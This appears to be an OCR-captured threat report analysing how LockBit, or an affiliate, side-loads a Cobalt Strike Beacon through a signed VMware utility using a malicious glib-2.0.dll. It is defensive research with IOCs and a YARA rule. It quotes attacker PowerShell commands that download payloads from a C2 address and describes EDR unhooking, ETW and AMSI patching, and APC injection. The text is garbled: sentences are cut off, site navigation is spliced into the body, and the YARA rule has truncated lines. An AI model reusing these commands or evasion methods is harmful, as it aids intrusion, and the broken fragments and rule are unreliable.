


By James Haughom, Júlio Dantas, and Jim Walter

Executive Summary

- The VMware command line utility `VMwareXferlogs.exe` used for data transfer to and from VMX logs is susceptible to DLL side-loading.
- During a recent investigation, our DFIR team discovered that LockBit Ransomware-as-a-Service (Raas) side-loads Cobalt Strike Beacon through a signed VMware xfer logs command line utility.

Interface (AMSI).

- There are suggestions that the side-loading functionality was implemented by an affiliate rather than the Lockbit developers themselves (via vx-underground), likely DEV-0401.

Overview

LockBit is a Ransomware as a Service (RaaS) operation that has been active since 2019 (previously known as "ABCD"). It commonly leverages the double extortion technique, employing tools such as StealBit, WinSCP, and cloud-based backup solutions for data exfiltration prior to deploying the ransomware. Like most ransomware groups, LockBit's post-exploitation tool of choice is Cobalt Strike.

During a recent investigation, our DFIR team discovered an interesting technique used by LockBit Ransomware Group, or perhaps an affiliate, to load a Cobalt Strike Beacon Reflective Loader. In this particular case, LockBit managed to side-load Cobalt Strike Beacon through a signed VMware xfer logs command line utility.

Since our initial publication of this report, we have identified a connection with an affiliate Microsoft tracks as DEV-0401. A switch to LockBit represents a notable departure in DEV-0401's previously observed TTPs.


Side-loading is a DLL-hijacking technique used to trick a benign process into loading and executing a malicious DLL by placing the DLL alongside the process' corresponding EXE, taking advantage of the DLL search order. In this instance, the threat actor used PowerShell to download the VMware xfer logs utility along with a malicious DLL, and a `.log` file containing an encrypted Cobalt Strike Reflective Loader. The VMware utility was then executed via `cmd.exe`, passing control flow to the malicious DLL.

2024

LABS CATEGORIES

Crimeware
Security Research
Advanced Persistent Threat
Adversary
LABScon
Security & Intelligence

queued, which is used to pass control flow to the decrypted Beacon.



Attack Chain

The attack chain began with several PowerShell commands executed by the threat actor to download three components, a malicious DLL, a signed VMwareXferlogs executable, and an encrypted Cobalt Strike payload in the form of a `.log` file.


Filename	Description
glib-2.0.dll	Weaponized DLL loaded by VMwareXferlogs.exe
VMwareXferlogs.exe	Legitimate/signed VMware command line utility
c0000015.log	Encrypted Cobalt Strike payload

Our DFIR team recovered the complete PowerShell cmdlets used to download the components from forensic artifacts.

```
Invoke-WebRequest -uri hxxp://45.32.108[.]54:443/glib-2.0.dll

Invoke-WebRequest -uri hxxp://45.32.108[.]54:443/c0000015.
```

The VMwareXferlogs.exe is a legitimate, signed executable belonging to VMware.



Signature Info

Signature Verification

✓ Signed file, valid signature

File Version Information


Copyright	Copyright © 1998-2021 VMware, Inc.
Product	VMware Tools
Description	VMware xferlogs Utility
Original Name	xferlogs.exe
Internal Name	xferlogs
File Version	11.3.5.31214
Date signed	2021-08-31 14:00:00 UTC

Signers

- + VMware, Inc.
- + DigiCert Assured ID Code Signing CA-1
- + DigiCert

VirusTotal Signature Summary

This utility is used to transfer data to and from VMX logs.



```
PS C:\Program Files\VMware\VMware Tools> .\VMwareXferlogs.exe
VMwareXferlogs.exe: Incorrect number of arguments.
Usage:
  VMwareXferlogs.exe [OPTIONà]

Help Options:
  -h, --help                 Show help options

Application Options:
  -p, --put=<filename>       encodes and transfers <filename> to the VMX log.
  -g, --get=<filename>       extracts encoded data to <filename> from the VMX log.
  -u, --update=<status>      updates status of vmsupport to <status>.
```

VMware xfer utility command line usage

This command line utility makes several calls to a third party

Exported functions of malicious glib-2.0.dll

glib-2.0.dll-related functions imported by VMwareXferlog.exe

Calls to exported functions from `glib-2.0.dll` are made within the main function of the VMware utility, the first being `g_path_get_basename()`.

glib-2.0.dll functions being called by VMwareXferlog.exe

Note that the virtual addresses for the exported functions are all the same for the weaponized `glib-2.0.dll` (**0x1800020d0**), except for `g_path_get_basename`, which has a virtual address of **0x180002420**. This is due to the fact that all exports, except for the `g_path_get_basename` function do nothing other than call `ExitProcess()`.

g_error_free() function's logic

On the other hand, `g_path_get_basename()` invokes the malicious payload prior to exiting.

When `VMwareXferlog.exe` calls this function, control flow is transferred to the malicious `glib-2.0.dll`, rather than the legitimate one, completing the side-loading attack.

g_path_get_basename() being called in the main() function

Once control flow is passed to the weaponized DLL, the presence of a debugger is checked by querying the `BeingDebugged` flag and `NtGlobalFlag` in the Process Environment Block (PEB). If a debugger is detected, the malware enters an endless loop.

Anti-debug mechanisms

Bypassing EDR/EPP Userland Hooks

the malware to identify any potential userland hooks installed by EDR/EPP, and overwrite them with the unpatched/unhooked code directly from the modules' images on disk.

Checking for discrepancies between on-disk and in-memory for each loaded module

For example, EDR's userland NT layer hooks may be removed with this technique. The below subroutine shows a trampoline where a SYSCALL stub would typically reside, but instead jumps to a DLL injected by EDR. This subroutine will be overwritten/restored to remove the hook.

EDR-hooked SYSCALL stub that will be patched

Here is a look at the patched code to restore the original SYSCALL stub and remove the EDR hook.

NT layer hook removed and original code restored

Once these hooks are removed, the malware continues to evade defenses. Next, an attempt to bypass Event Tracing for Windows (ETW) commences through patching the `EtwEventWrite` WinAPI with a RET instruction (**0xC3**), stopping any useful ETW-related telemetry from being generated related to this process.

Event Tracing for Windows bypass

AMSI is bypassed the same way as ETW through patching `AmsiScanBuffer`. This halts AMSI from inspecting potentially suspicious buffers within this process.

AMSI bypass

Once these defenses have been bypassed, the malware proceeds to execute the final payload. The final payload is a Cobalt Strike Beacon Reflective Loader that is stored RC4-

RC4 Key Scheduling Algorithm

The RC4 decryption of the payload then commences.

RC4 decryption routine

The final result is Beacon's Reflective Loader, seen below with the familiar magic bytes and hardcoded strings.

Decrypted Cobalt Strike Beacon Reflective Loader

Once decrypted, the region of memory that the payload resides in is made executable (PAGE_EXECUTE_READWRITE), and a new thread is created for this payload to run within.

This thread is created in a suspended state, allowing the malware to add a user-mode APC, pointing to the payload, to the newly created thread's APC queue. Finally, the thread is resumed, allowing the thread to run and execute the Cobalt Strike payload via the APC.

Logic to queue and execute user-mode APC

The DLL is detected by the SentinelOne agent prior to being loaded and executed.

Detection for LockBit DLL

VMware Side-loading Variants

A handful of samples related to the malicious DLL were discovered by our investigation. The only notable differences being the RC4 key and name of the file containing the RC4-encrypted payload to decrypt.

For example, several of the samples attempt to load the file `vmtools.ini` rather than `c0000015.log`.

Tail jump at the end of the UPX unpacking stub

Conclusion

The VMware command line utility `VMwareXferlogs.exe` used for data transfer to and from VMX logs is susceptible to DLL side-loading. In our engagement, we saw that the threat actor had created a malicious version of the legitimate `glib-2.0.dll` to only have code within the `g_path_get_basename()` function, while all other exports simply called `ExitProcess()`. This function invokes a malicious payload which, among other things, attempts to bypass EDR/EPP userland hooks and engages in anti-debugging logic.

LockBit continues to be a successful RaaS and the developers are clearly innovating in response to EDR/EPP solutions. We hope that by describing this latest technique, defenders and security teams will be able to improve their ability to protect their organizations.

Indicators of Compromise

SHA1	Description
729eb505c36c08860c4408db7be85d707bdcbf1b	Malicious glib-2.0.dll from investigation
091b490500b5f827cc8cde41c9a7f68174d11302	Decrypted Cobalt Strike payload
e35a702db47cb11337f523933acd3bce2f60346d	Encrypted Cobalt Strike payload – c0000015.log
25fbfa37d5a01a97c4ad3f0ee0396f953ca51223	glib-2.0.dll vmtools.ini variant
0c842d6e627152637f33ba86861d74f358a85e1f	glib-2.0.dll vmtools.ini variant
1458421f0a4fe3acc72a1246b80336dc4138dd4b	glib-2.0.dll UPX-packed vmtools.ini variant

.log	reflective loader

C2	Description
149.28.137[.]7	Cobalt Strike C2
45.32.108[.]54	Attacker C2

YARA Hunting Rules

```
import "pe"

rule Weaponized_glib2_0_dll
{
    meta:
        description = "Identify potentially malicious versions
        author = "James Haughom @ SentinelOne"
        date = "2022-04-22"
        reference = "https://www.sentinelone.com/labs/lock

    /*
        The VMware command line utilty 'VMwareXferlogs.e
        transfer to/from VMX logs is susceptible to DLL side
        malicious versions of this DLL typically only have coc
        the function 'g_path_get_basename()' properly defin
        rest will of the exports simply call 'ExitProcess()'.  Nc
        in the exports below, the virtual address for all expor
        are the same except for 'g_path_get_basename()'. W
        along with an anomalously low number of exports fo
        legit instances of this DLL tend to have over 1k expor

        [Exports]

        nth paddr      vaddr       bind   type size lib         name
        ――――――――――――――――――――――――――――――――――――――
        1   0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        2   0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        3   0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        4   0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        5   0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        6   0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        7   0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        8   0x00001820 0x180002420 GLOBAL FUNC 0    g
        9   0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        10  0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        11  0x000014d0 0x1800020d0 GLOBAL FUNC 0    g
        pe.characteristics & pe.DLL and pe.number_of_signat

        /* ensure that we have all of the exported functions 
        pe.exports("g_path_get_basename") and
        pe.exports("g_error_free") and
        pe.exports("g_free") and
        pe.exports("g_option_context_add_main_entries") a
        pe.exports("g_option_context_get_help") and
        pe.exports("g_option_context_new") and
        pe.exports("g_print") and
        pe.exports("g_printerr") and
        pe.exports("g_set_prgname") and
        pe.exports("g_option_context_free") and
        pe.exports("g_option_context_parse") and

        /* all exported functions have the same offset beside
        pe.export_details[pe.exports_index("g_free")].offset
        pe.export_details[pe.exports_index("g_free")].offset
        pe.export_details[pe.exports_index("g_free")].offset
        pe.export_details[pe.exports_index("g_free")].offset
        pe.export_details[pe.exports_index("g_free")].offset
        pe.export_details[pe.exports_index("g_free")].offset
        pe.export_details[pe.exports_index("g_free")].offset
        pe.export_details[pe.exports_index("g_free")].offset
        pe.export_details[pe.exports_index("g_free")].offset
        pe.export_details[pe.exports_index("g_free")].offset

        /* benign glib-2.0.dll instances tend to have ~1k exp
        pe.number_of_exports < 15
}
```

MITRE ATT&CK TTPs

TTP	MITRE ID
Encrypted Cobalt Strike payload	T1027
DLL Hijacking	T1574
ETW Bypass	T1562.002
AMSI Bypass	T1562.002
Unhooking EDR	T1562.001
Encrypted payload	T1027.002

SHARE

PDF

JAMES HAUGHOM

James Haughom Jr is a Security Researcher on the Vigilance DFIR team, focusing on reversing malware, and performing threat/security research related to live forensic investigations. Outside of RE, James has a diverse background in cybersecurity, supporting both defensive and offensive cyber operations. Most passionate about RE/DFIR, James has had the opportunity to work on high-profile investigations and intrusions for both federal agencies and large corporations.

PREV

Nokoyawa Ransomware | New Karma/Nemty Variant Wears Thin Disguise

NEXT

Moshen Dragon's Triad-and-Error Approach | Abusing Security Software to Sideload PlugX and ShadowPad

RELATED POSTS

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware

Xeon Sender | SMS Spam Shipping Multi-Tool Targeting SaaS Credentials

NullBulge | Threat Actor Masquerades as Hacktivist Group Rebelling Against AI

SentinelLABS

SENTINELLABS

In the era of interconnectivity, when markets, geographies, and jurisdictions merge in the melting pot of the digital domain, the perils of the threat ecosystem become unparalleled. Crimeware families achieve an unparalleled level of technical sophistication, APT groups are competing in fully-fledged cyber warfare, while once decentralized and scattered threat actors are forming adamant alliances of operating as elite corporate espionage teams.

RECENT POSTS

Cloud Malware | A Threat Hunter's Guide to Analysis, Techniques and Delivery
OCTOBER 24, 2024

China's Influence Ops | Twisting Tales of Volt Typhoon at Home and Abroad
OCTOBER 16, 2024

Kryptina RaaS | From Unsellable Cast-Off to Enterprise Ransomware
SEPTEMBER 23, 2024

SIGN UP

Get notified when we post new content.

Business Email | >

By clicking Subscribe, I agree to the use of my personal data in accordance with SentinelOne Privacy Notice. SentinelOne will not sell, trade, lease, or rent your personal data to third parties. This site is protected by reCAPTCHA and the Google Privacy Policy and Terms of Service apply.

Twitter LinkedIn